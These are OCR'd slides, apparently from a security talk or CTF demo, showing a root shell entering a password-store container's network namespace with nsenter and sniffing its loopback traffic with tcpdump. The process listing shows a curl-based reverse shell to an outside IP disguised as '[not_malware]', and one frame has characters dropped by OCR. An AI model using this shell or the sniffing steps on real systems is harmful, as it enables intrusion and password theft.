
```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root       24344  0.0  0.1   2576   880 ?        S    20:01   0:00  \_ [not_malware]
root       24346  0.0  0.1   2576   904 ?        S    20:01   0:00  |   \_ sh
root       24347  0.0  2.2  19952 10440 ?        S    20:01   0:00  |       \_ curl -Nsk --      edpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root       24348  0.0  0.3   2576  1584 ?        S    20:01   0:00  |       \_ /bin/sh
root       24834  0.0  0.3   2576  1612 ?        S    20:28   0:00  |       |   \_ -sh
root       24839  0.0  0.8   8100  4024 ?        R    20:28   0:00  |       |       \_ ps
root       24840  0.0  0.3   3324  1432 ?        S    20:28   0:00  |       |       \_ grep      24348
root       24349  0.0  2.2  19956 10412 ?        S    20:01   0:00  |       \_ curl -Nsk --pin  edpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root       24598  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/u2:2-events_unbound]
root       24631  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/0:0-events]
```

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root       24344  0.0  0.1   2576   880 ?        S    20:01   0:00  \_ [not_malware]
root       24346  0.0  0.1   2576   904 ?        S    20:01   0:00  |   \_ sh
root       24347  0.0  2.2  19952 10440 ?        S    20:01   0:00  |       \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root       24348  0.0  0.3   2576  1584 ?        S    20:01   0:00  |       \_ /bin/sh
root       24834  0.0  0.3   2576  1612 ?        S    20:28   0:00  |       |   \_ -sh
root       24839  0.0  0.8   8100  4024 ?        R    20:28   0:00  |       |       \_ ps awwwfux
root       24840  0.0  0.3   3324  1432 ?        S    20:28   0:00  |       |       \_ grep -C3 24348
root       24349  0.0  2.2  19956 10412 ?        S    20:01   0:00  |       \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root       24598  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/u2:2-events_unbound]
root       24631  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/0:0-events]
> ls -l /proc/24736/ns/net /proc/self/ns/net
```

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root       24344  0.0  0.1   2576   880 ?        S    20:01   0:00  \_ [not_malware]
root       24346  0.0  0.1   2576   904 ?        S    20:01   0:00  |   \_ sh
root       24347  0.0  2.2  19952 10440 ?        S    20:01   0:00  |       \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root       24348  0.0  0.3   2576  1584 ?        S    20:01   0:00  |       \_ /bin/sh
root       24834  0.0  0.3   2576  1612 ?        S    20:28   0:00  |       |   \_ -sh
root       24839  0.0  0.8   8100  4024 ?        R    20:28   0:00  |       |       \_ ps awwwfux
root       24840  0.0  0.3   3324  1432 ?        S    20:28   0:00  |       |       \_ grep -C3 24348
root       24349  0.0  2.2  19956 10412 ?        S    20:01   0:00  |       \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root       24598  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/u2:2-events_unbound]
root       24631  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/0:0-events]
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/net -> net:[4026532436]
```

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root       24344  0.0  0.1   2576   880 ?        S    20:01   0:00  \_ [not_malware]
root       24346  0.0  0.1   2576   904 ?        S    20:01   0:00  |   \_ sh
root       24347  0.0  2.2  19952 10440 ?        S    20:01   0:00  |       \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root       24348  0.0  0.3   2576  1584 ?        S    20:01   0:00  |       \_ /bin/sh
root       24834  0.0  0.3   2576  1612 ?        S    20:28   0:00  |       |   \_ -sh
root       24839  0.0  0.8   8100  4024 ?        R    20:28   0:00  |       |       \_ ps awwwfux
root       24840  0.0  0.3   3324  1432 ?        S    20:28   0:00  |       |       \_ grep -C3 24348
root       24349  0.0  2.2  19956 10412 ?        S    20:01   0:00  |       \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root       24598  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/u2:2-events_unbound]
root       24631  0.0  0.0      0     0 ?        I    20:22   0:00  \_ [kworker/0:0-events]
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/net -> net:[4026532436]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/mnt -> mnt:[4026531841]
```

Entering A Container - Scrolly Packets...




```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```

Entering A Container - Scrolly Packets...




```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```

Entering A Container - Scrolly Packets...




```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```

Entering A Container - Scrolly Packets?



